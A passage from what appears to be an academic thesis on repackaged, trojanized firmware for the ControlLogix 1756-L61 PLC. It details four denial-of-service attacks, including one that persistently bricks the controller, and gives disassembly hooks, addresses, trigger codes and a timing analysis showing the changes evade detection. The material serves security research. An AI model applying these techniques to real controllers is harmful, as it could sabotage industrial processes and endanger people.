
Figure 4.18: CPU Mode Test Function.

4.2 Attack Development

This section describes the results of the attack development effort. All four attacks are DoS attacks that disable the ControlLogix 1756-L61 PLC by executing an endless loop which causes the hardware monitor to stop the CPU. For the three non-persistent attacks, the fault is used because it can be cleared by using either the mode switch reset method or a power cycle. This rapid recovery speeds the testing process. Note that rapid recovery is not possible with the CIP based persistent DoS attack.


To create space for new instructions and data in the repackaged firmware, the math diagnostic function is modified to immediately return a 0x0 and bypass all math tests as shown in Figure 4.20. The modification provides room for 147 32-bit words in the form of either instructions or data starting at address 0xF374AC.

The three non-persistent attacks do not interfere with the firmware installation process. As such, the loading of a different firmware image overwrites the repackaged firmware and the attacks are no longer applicable. Note that for the time based non-



```
rename_modetest
STMFD   SP!, {R0-R2,LR}
MOV     R1, #0x320
MRS     R0, CPSR
AND     R0, R0, #0x1F
CMP     R0, #0x10       ; User Mode
LDREQ   R2, [R1,#0x124]
CMP     R0, #0x13       ; Supervisor Mode
LDREQ   R2, [R1,#0x130]
CMP     R0, #0x12       ; IRQ Mode
LDREQ   R2, [R1,#0x12C]
CMP     R0, #0x11       ; FIQ Mode
LDREQ   R2, [R1,#0x128]
CMP     R0, #0x17       ; Abort Mode
LDREQ   R2, [R1,#0x134]
CMP     R0, #0x1B       ; Undefined Mode
LDREQ   R2, [R1,#0x138]
MOV     LR, PC
MOV     PC, R2
LDMFD   SP!, {R0-R2,LR}
RET
; End of function rename_modetest
```

Figure 4.19: CPU Mode Test Function.



```
ROM:00F37498 ; Attributes: bp-based frame
ROM:00F37498
ROM:00F37498 sub_F37498                                  ; CODE XREF:
ROM:00F37498                                             ; dga:m_1+C↑j
ROM:00F37498                MOV     R12, SP
ROM:00F3749C                STMFD   SP!, {R1-R12,LR,PC}
ROM:00F374A0                SUB     R11, R12, #4
ROM:00F374A4                MOV     R0, #0
ROM:00F374A8                LDMDB   R11, {R1-R11,SP,PC}
ROM:00F374A8 ; End of function sub_F37498
ROM:00F374A8
```

Figure 4.20: Modified Diagnostic Routine.

persistent DoS attack, the firmware upgrade must finish before the timer expires. If the timer expires during the upgrade, the transfer fails and the ControlLogix 1756-L61

PLC reverts to a default firmware image. The CIP based persistent DoS attack only allows firmware upgrades if the attack has not been executed. Indeed, after execution, the ControlLogix 1756-L61 PLC fails to reach a stable state and prevents network communication.

4.2.1 Redirecting Execution.

ARM branch instructions alter execution paths and operate using relative offsets rather than absolute addresses [6]. The branch opcode contains condition settings when using the condition code flags and an offset value. The branch instruction also contains an option to push a return instruction pointer to the `lr` register. If the program encounters a return instruction, execution will return to the instruction pointed to by the `lr` register. The offset value is a signed count of the number of instructions the `pc` register should move forward or backward and resides in bits 0 to 23 of the branch instruction as seen in Figure 4.21. Function hooks are built by altering the jump instruction offsets using Equation 4.1 to point to the start of the inserted operation. Hooks are used in the following attacks to intercept normal function calls. Using instruction counts as the offset is possible on the ARM processor because the instruction set uses fixed 32-bit instructions. The equation to calculate the jump instruction offset is:

$$\left(\frac{(\text{Dest. Address} - \text{Start Address})}{4}\right) - 2 = \text{Jump Instruction Offset} \tag{4.1}$$

Division by four converts the address offset into an instruction offset, and two is subtracted from the result because the instruction pipeline is two instructions past the currently executing instruction [38].

4.2.2 Time Based Non-Persistent Denial-of-Service Attack.

The initial attack is a time based non-persistent DoS attack. Once the repackaged firmware is installed and running on the ControlLogix 1756-L61 PLC, an iterator built into the repackaged firmware begins a countdown. When the iterator reaches zero, the

Figure 4.21: Branch Instruction Structure.

31-28	27-25	23-0
Condition	Opcode	Signed Offset

ControlLogix 1756-L61 PLC faults and ceases execution until restarted. Requirements for this attack are a place to insert the counting instructions, and a location that runs continuously to insert the function hook. This attack utilizes the math diagnostic routine for the instruction space, and hooks the `cpmode_0` call in `cpmode_1` function as seen in Figure 4.23. Each call to the inserted function decrements and tests the iterator until the counter reaches zero. At zero, the inserted function pushes the ControlLogix 1756-L61 PLC into a fault state by executing an endless loop. The attack steps are summarized in Figure 4.22. The ControlLogix 1756-L61 PLC continues to operate normally until the iterator reaches zero. No unexpected faults are generated during ladder logic execution, or while updating ladder logic or firmware.

4.2.3 Mode Change Based Non-Persistent Denial-of-Service Attack.

The mode change based non-persistent DoS attack counts remote mode changes and executes after a specified amount is reached. Each transition between REMOTE RUN and REMOTE PROGRAM is counted. When the mode change count reaches four, the ControlLogix 1756-L61 PLC faults and ceases execution. Note that mode changes using the front panel mode switch are ignored.

The attack process is shown in Figure 4.25. Once the ControlLogix 1756-L61 PLC records a mode change, subsequent attempts to switch to the same mode are ignored indicating that the counter only increments as mode changes alternate.




Figure 4.22: Process Flow - Time Based Non-Persistent DoS Attack.

```
ROM:00D46210 cpmode_1                                ; (
ROM:00D46210                                         ; (
ROM:00D46210
ROM:00D46210 var_24          = -0x24
ROM:00D46210 var_1C          = -0x1C
ROM:00D46210
ROM:00D46210                 STMFD    SP!, {R4-R7,LR}
ROM:00D46214                 SUB      SP, SP, #0x14
ROM:00D46218                 CMP      SP, R10
ROM:00D4621C                 BLCC     sub_F39FA4
ROM:00D46220                 MOV      R4, R0
ROM:00D46224                 MOV      R0, R5
ROM:00D46228                 BL       inj_timebomb
ROM:00D4622C ; ---------------------------------------------------------------
ROM:00D4622C                 LDR      R0, =0x1C94E
ROM:00D46230                 MOV      R5, #0
```

Figure 4.23: Function Hook for Time Based Non-Persistent DoS Attack.

To insert mode change based non-persistent DoS attack code, hooks are placed at the four locations in `cpmode_1` where mode changes are recorded. The locations are adresses 0xD46484, 0xD464A0, 0xD46534, and 0xD46574. Figure 4.24 shows the hook location for the REMOTE RUN mode switch. The four checks are a small subset of jump

table entries indicating that the `cpmode_1` function records or logs multiple events. If the count is not reached, saved registers are restored and the call is forwarded to the intended function where the firmware continues to operate normally.




Figure 4.24: Function Hook for the Mode Change Based Non-Persistent DoS Attack.




Figure 4.25: Process Flow - Mode Based Non-Persistent DoS Attack.

4.2.4 CIP Based Non-Persistent Denial-of-Service Attack.

The CIP based non-persistent DoS attack uses the CIP object class handler to intercept identity objects sent to the ControlLogix 1756-L61 PLC. If an identity object is sent, the CIP class handler forwards the identity object to the identity object handler regardless of whether the service and instance codes embedded in the object are valid or not. The identity object handler contains a reference to the identity structure that includes the service and instance codes. By redirecting to an injected function, the service and instance codes are tested and action taken based on the results. If the codes are valid, execution continues to the normal identity object handler. If the codes are those chosen by the attacker, the injected function executes the DoS attack. By using codes not normally recognized by the unmodified firmware, multiple commands can be programmed into the repackaged firmware.




Figure 4.26: Process Flow - CIP Based Non-Persistent DoS Attack.

The CIP based non-persistent DoS attack shown in Figure 4.26 contains three tests. The first test traps all CIP identity objects sent to the ControlLogix 1756-L61 PLC by hooking the identity object handler at address 0xD2FA4C. The test is shown in Figure 4.27. The second test examines the identity object structure for a service code of 0xBB and instance code of 0xCC. If the codes are present in the identity object structure, the sentinel value 0xAA is written to memory at 0xF37718. Other identity objects are forwarded to the normal object handler. The third test resembles the hook in `cpmode_1` (shown in Figure 4.28) used in the time based non-persistent DoS attack. Instead of testing a counter, however, the CIP based non-persistent DoS attack code tests for the presence of the sentinel value at 0xF37718 set by the CIP call. If the sentinel value is present, the endless loop executes and faults the ControlLogix 1756-L61 PLC.

```
ROM:00D2FA48 ; ---------------------------------
ROM:00D2FA48
ROM:00D2FA48 loc_D2FA48
ROM:00D2FA48                    MOV     R0, R4
ROM:00D2FA4C                    BL      inj_cipcall
ROM:00D2FA50                    B       loc_D2FCC4
ROM:00D2FA54 ; ---------------------------------
```

Figure 4.27: CIP Function Hook - CIP Based Non-Persistent DoS Attack.

4.2.5 CIP Based Persistent Denial-of-Service Attack.

The CIP based persistent DoS attack is implemented by modifying the CIP based non-persistent DoS attack. The process flow is shown in Figure 4.30. In the previous attacks, all sentinels are written to volatile storage. The CIP based persistent DoS attack calls an existing flash writing function to store the sentinel value in flash memory as shown in Figure 4.29. Note that hooked functions are identical to those used in the CIP based non-persistent DoS attack, which are the CIP object handler, and `cpmode_1` functions. The CIP based persistent DoS attack code writes eight bytes to flash in an

```
ROM:00D46210
ROM:00D46210 cpmode_1                                    ; C(
ROM:00D46210                                             ; cp
ROM:00D46210
ROM:00D46210 var_24          = -0x24
ROM:00D46210 var_1C          = -0x1C
ROM:00D46210
ROM:00D46210                 STMFD   SP!, {R4-R7,LR}
ROM:00D46214                 SUB     SP, SP, #0x14
ROM:00D46218                 CMP     SP, R10
ROM:00D4621C                 BLCC    sub_F39FA4
ROM:00D46220                 MOV     R4, R0
ROM:00D46224                 MOV     R6, R0
ROM:00D46228                 BL      inj_cipbomb
ROM:00D4622C                 LDR     R0, =0x1C94E
ROM:00D46230                 MOV     R5, #0
ROM:00D46234                 LDRB    R1, [R0]
```

Figure 4.28: cpmode Function Hook - CIP Based Non-Persistent DoS Attack.

empty area at address 0xB7C0000. The sentinel test examines the flash memory location rather than a location in volatile storage. If the sentinel value exists, the CIP based persistent DoS attack executes an endless loop and faults the ControlLogix 1756-L61 PLC.

```
ROM:00F374F8 ; ---------------------------------------------------------------------------
ROM:00F374F8
ROM:00F374F8 loc_F374F8                                  ; CODE XREF: inj_writefail+14↑j
ROM:00F374F8                 LDR     R0, =dword_F37718 ; source data
ROM:00F374FC                 LDR     R1, =0xF37714     ; destination address
ROM:00F37500                 MOV     R2, #8            ; length
ROM:00F37504                 BL      ren_flashwrite
ROM:00F37508                 LDMFD   SP!, {R0-R8,LR}
ROM:00F37508 ; End of function inj_writefail
ROM:00F37508
ROM:00F3750C                 B       ren_identityclass
ROM:00F37510 ; ---------------------------------------------------------------------------
```

Figure 4.29: Call to Flash Write Function - CIP Based Persistent DoS Attack.

By using the flash write operation, a sentinel is written to an unused area of flash and the sentinel remains persistent even if the ControlLogix 1756-L61 PLC loses power. Since the sentinel check replaces cpmode_1 hook used during the time based non-persistent DoS attack and cpmode_1 executes continuously, the ControlLogix 1756-L61

PLC never enters a steady state and continuously faults. For the previous non-persistent attacks, the ControlLogix 1756-L61 PLC is recoverable using the mode switch reset or by cycling power. In the CIP based persistent DoS attack when the ControlLogix 1756-L61 PLC is reset or power cycled, it faults as soon as the sentinel test is executed. The only feasible method of recovery requires using JTAG to manually modify flash memory or returning the ControlLogix 1756-L61 PLC to the manufacturer for repair.




Figure 4.30: Process Flow - Persistent DoS Attack Using CIP.

4.2.6 Attack Evaluation Results.

This section reports the results of the functionality and stability evaluations for each repackaged firmware. Results are reported individually for each repackaged firmware. For each attack instance, once the evaluation is complete, the ControlLogix 1756-L61 PLC is restored to a normal operational state by installing the unmodified firmware, completing a power cycle, and allowing the ControlLogix 1756-L61 PLC to stabilize for a minimum of five minutes.

4.2.6.1 Time Based Non-Persistent DoS Attack Evaluation Results.

The time based non-persistent DoS attack is evaluated at three time amounts and for stability as shown in Table 4.2. After each time level evaluation, the ControlLogix 1756-L61 PLC is power cycled and the next repackaged firmware is installed before the countdown timer expires. The iterator modified after each time level is at address 0xF37718 in the repackaged firmware. Evaluation begins by first installing the repackaged firmware containing the time based non-persistent DoS attack and allowing the repackaged firmware to stabilize for 5 minutes. To evaluate the one minute attack execution, the iterator in the repackaged firmware is set to 1200 using a hexadecimal editor. Note that pilot tests show that the repackaged firmware decrements the iterator approximately 1200 times per minute. Also note that the execution rate for the intercepted function used in this attack may change depending on environmental conditions or configuration. Once modified, the repackaged firmware is installed and executed. Results of the evaluation show that the repackaged firmware generates a fault at one minute. The ten minute attack execution is evaluated next by setting the iterator to 12,000 using a hexadecimal editor. After modification, the repackaged firmware is installed and executed. Results of the evaluation show that the repackaged firmware generates a fault at ten minutes. The final one hour attack execution is evaluated next by changing the iterator to 72,000 using a hexadecimal editor. After modification, the repackaged firmware is installed and executed. Results of the evaluation show that the repackaged firmware generates a fault at one hour. Stability is evaluated last by setting the iterator to a large enough value to operate for a minimum of eight hours. For this evaluation, the iterator is set to 16,777,216. After modification, the repackaged firmware is installed and executed. The stability evaluation shows that the repackaged firmware is stable for a minimum of eight hours. The repackaged firmware containing the time based non-persistent DoS attack is considered functional and stable.

Table 4.2: Time Based Non-Persistent DoS Attack Evaluation.

Evaluation Type	Result
Attack Execution Evaluation (1 minute)	SUCCESS
Attack Execution Evaluation (10 minutes)	SUCCESS
Attack Execution Evaluation (1 hour)	SUCCESS
Stability Evaluation (8 hours)	SUCCESS

4.2.6.2 Mode Change Based Non-Persistent DoS Attack Evaluation Results.

The mode change based non-persistent DoS attack is evaluated under three conditions as shown in Table 4.3. After each condition evaluation, the ControlLogix 1756-L61 PLC is power cycled and allowed to stabilize for five minutes. The same repackaged firmware remains installed for the duration of the evaluation. Evaluation begins by first installing the repackaged firmware containing the mode change based non-persistent DoS attack. The first condition is the remote mode change attack execution evaluation demonstrating that the repackaged firmware generates a fault after four consecutive remote mode changes. After the ControlLogix 1756-L61 PLC is stable, RSLogix is used to alternate between REMOTE RUN and REMOTE PROGRAM four times. Results of the attack evaluation show that the repackaged firmware operates as expected and generates a fault immediately after the fourth mode change. The ControlLogix 1756-L61 PLC is reset and allowed to stabilize in preparation for the second condition evaluation. The second condition demonstrates that the repackaged firmware does not cause a fault when using the front panel switch to change modes. After stabilization, the front panel mode switch is alternated between RUN and PROGRAM eight times. Results of the second condition evaluation show that changing the front panel mode switch does not cause the repackaged firmware to generate a fault. After both mode

change evaluations, it is determined that the repackaged firmware correctly distinguished between remote mode changes and panel switch mode changes. The third condition is the stability evaluation demonstrating that the repackaged firmware is stable for a minimum of eight hours. The ControlLogix 1756-L61 PLC is power cycled and allowed to stabilize for five minutes. After stabilization, the repackaged firmware successfully remains operational for eight hours demonstrating stability. The repackaged firmware containing the mode change based non-persistent DoS attack is considered functional and stable.

Table 4.3: Mode Change Based Non-Persistent DoS Attack Evaluation Results.

Evaluation Type	Result
Attack Execution Evaluation (Remote Mode Change)	SUCCESS
Switch Mode Change Evaluation	SUCCESS
Stability Evaluation (8 hours)	SUCCESS

4.2.6.3 CIP Based Non-Persistent DoS Attack Evaluation Results.

The CIP based non-persistent DoS attack is evaluated under three conditions as shown in Table 4.4. After each condition evaluation, the ControlLogix 1756-L61 PLC is power cycled and allowed to stabilize for five minutes. The same repackaged firmware remains installed for the duration of the evaluation. Evaluation begins by installing the repackaged firmware containing the CIP based non-persistent DoS attack and allowing the repackaged firmware to stabilize for five minutes. The first condition is the malicious CIP command attack execution evaluation demonstrating that the repackaged firmware generates a fault after intercepting a CIP identity object containing the service code 0xBB and instance code 0xCC. After the ControlLogix 1756-L61 PLC is stable, the malicious CIP command is sent to the repackaged firmware. Results of the first condition

evaluation show that the repackaged firmware operates as expected and generates a fault upon receipt of the malicious CIP command. The ControlLogix 1756-L61 PLC is reset and allowed to stabilize in preparation for the second condition evaluation. The second condition is that the repackaged firmware does not cause a fault when sent a valid CIP command. After stabilization, the valid CIP identity object is sent to the repackaged firmware. Results of the second condition evaluation show that a valid CIP command does not cause the repackaged firmware to generate a fault. After both CIP command evaluations, it is determined that the repackaged firmware correctly distinguished between a valid CIP identity object, and the malicious CIP identity object. The third condition is the stability evaluation demonstrating that the repackaged firmware remains stable for a minimum of eight hours. The ControlLogix 1756-L61 PLC is power cycled and allowed to stabilize for five minutes. After stabilization, the repackaged firmware successfully remains operational for eight hours demonstrating stability. The repackaged firmware containing the CIP based non-persistent DoS attack is considered functional and stable.

Table 4.4: CIP Based Non-Persistent DoS Attack Evaluation.

Evaluation Type	Result
Attack Execution Evaluation (Malicious CIP Command)	SUCCESS
Valid CIP Command Evaluation	SUCCESS
Stability Evaluation	SUCCESS

4.2.6.4 CIP Based Persistent DoS Attack Evaluation Results.

The CIP based persistent DoS attack is evaluated under four conditions as shown in Table 4.5. Because of the difficulty of recovery, the malicious CIP command condition is tested first, followed by the fault persistence evaluation. After completion, the ControlLogix 1756-L61 PLC is restored using JTAG. For the remaining two

condition tests, the repackaged firmware remains installed, but the attack is not executed. Evaluation begins by installing the repackaged firmware containing the CIP based persistent DoS attack and allowing the repackaged firmware to stabilize for five minutes. The first condition is the malicious CIP command attack execution evaluation demonstrating that the repackaged firmware generates a fault after intercepting a CIP identity object containing the service code 0xBB and instance code 0xCC. After the ControlLogix 1756-L61 PLC is stable, the malicious CIP command is sent to the repackaged firmware. Results of the first attack evaluation show that the repackaged firmware operates as expected and generates a fault upon receipt of the malicious CIP command. The second condition is the fault persistence evaluation demonstrating that once the attack is executed, the fault remains persistent even after attempting to reset the ControlLogix 1756-L61 PLC. While the ControlLogix 1756-L61 PLC remains in fault mode, the front panel mode switch reset and power cycle reset are both attempted. Results of the fault persistence condition evaluation show that the repackaged firmware operates as expected and the fault remains persistent despite attempts to reset the ControlLogix 1756-L61 PLC. After completion of the fault persistence condition test, the ControlLogix 1756-L61 PLC is restored using JTAG. The repackaged firmware remains installed and is allowed to stabilize for five minutes. The third condition is the valid CIP command evaluation demonstrating that the repackaged firmware does not fault when sent a valid CIP command. After stabilization, the valid CIP identity object is sent to the repackaged firmware. Results of the third condition evaluation show that a valid CIP command does not cause the repackaged firmware to generate a fault. After both CIP command evaluations, it is determined that the repackaged firmware correctly distinguished between a valid CIP identity object, and the malicious CIP identity object. The fourth condition is the stability evaluation demonstrating that the repackaged firmware remains stable for a minimum of eight hours. The ControlLogix 1756-L61 PLC is power cycled and allowed

to stabilize for five minutes. After stabilization, the repackaged firmware successfully remains operational for eight hours demonstrating stability. The repackaged firmware containing the CIP based persistent DoS attack is considered functional and stable.

Table 4.5: CIP Based Non-Persistent DoS Attack Evaluation.

Evaluation Type	Result
Attack Execution Evaluation (Malicious CIP Command)	SUCCESS
Fault Persistence Evaluation	SUCCESS
Valid CIP Command Evaluation	SUCCESS
Stability Evaluation	SUCCESS

4.3 Performance Analysis Results

Once the repackaged firmware images have been evaluated for functionality and stability, they are further evaluated for performance under the workload of a process program. This section evaluates each attack to determine if changes made to the repackaged firmware impact process program execution times. The unmodified firmware process program execution times provide the baseline performance standard. The performance of each repackaged firmware is compared to the baseline to determine if the modifications negatively impact process program execution performance. Table 4.6 shows the results of the performance analysis.

The small and large process programs provide the workload to the unmodified and repackaged firmware images. The performance of the firmware is determined by measuring the time it takes to execute one iteration of the process program. The process programs used during performance analysis are ladder logic project files supported by Allen-Bradley. The ladder logic projects were developed by Dunlap to evaluate timing

based side channel analysis for detecting anomalies in firmware [20]. As observed by Dunlap, the small workload has a mean execution time of 93.42μs, and the large workload has a mean execution time greater than 3173.81μs.

Table 4.6: Performance Analysis Results Summary.

	Mean Execution Time (μs)		**p-Value**	
Workload	Small	Large	Small	Large
Unmodified Firmware	93.9160	3209.3660	N/A	N/A
Time Based Non-Persistent DoS	93.9374	3208.8360	0.577058	0.031103
Mode Change Based Non-Persistent DoS	93.9088	3209.3940	0.607561	0.362736
CIP Based Non-Persistent DoS	93.8912	3208.3102	0.487549	0.000200
CIP Based Persistent DoS	93.9376	3209.3094	0.035604	0.923392

Each firmware image is monitored while executing both the small and large workloads generating a total of ten sets of data. Each data set contains 10,000 process program execution time measurements taken at intervals of 250ms. The mean execution time from all measurements taken using the small workload is 93.9182μs, and 3209.0431μs for the large workload. The mean execution times for both the unmodified and repackaged firmware images are larger than, but consistent with the mean execution times previously observed by Dunlap [20]. The exact cause of the difference in mean execution times is unknown, but measurements for both experiments were gathered using physically different ControlLogix 1756-L61 PLCs. The repackaged firmware mean execution times for the small workload are consistent with the mean execution time from the unmodified firmware image. The range of mean values for the small workload is 0.0464μs. For the large workload, similar results demonstrate consistent mean execution times with a range of mean values of 1.0838μs.

Although no performance penalty is readily observable, comparison tests were performed using a one-way permutation test using 9999 Monte-Carlo resamplings. The permutation test identifies if there is a statistical difference in mean execution times and is the same used by Dunlap for detecting unauthorized firmware modifications [20]. The performance metric used in this evaluation is process program execution times. The p-value threshold for significance set by Dunlap is 0.0001, and that same threshold is used in this evaluation. The null hypothesis is that there is no performance difference between the unmodified and repackaged firmware. The alternative hypothesis is that the modifications in the repackaged firmware incur a performance penalty.

As seen in Table 4.6 all calculated p-values are above the threshold of significance, failing to reject the null hypothesis. There is no significant difference in process program execution times between the repackaged and unmodified firmware images. Indeed, The p-values for all comparisons indicate that there is no statistically significant difference in performance between the unmodified firmware and the repackaged firmwares when using a significance level of .0001. Note the result of the comparison between the CIP based non-persistent DoS attack approaches the threshold p-value. In this result, the mean execution time of the repackaged firmware using the large workload is faster than the mean execution time of the unmodified firmware image. The result does not imply a performance penalty and the mean execution time differs by 1.06μs which may represent a valid span of execution times under real-world operating conditions.

4.4 Results Summary

The experiment results show that it is possible to build a functional and stable attack against a PLC with minimal or no impacts to performance. A combination of hardware and firmware analysis provides data about the structure and operation of the firmware image. Information determined from the analysis allows the attacker to craft an exploit capable of disabling the PLC. Finally, performance analysis shows that process program

execution times are not statistically different when executed by the repackaged firmware images.

V. Conclusions and Future Work

5.1 Conclusions

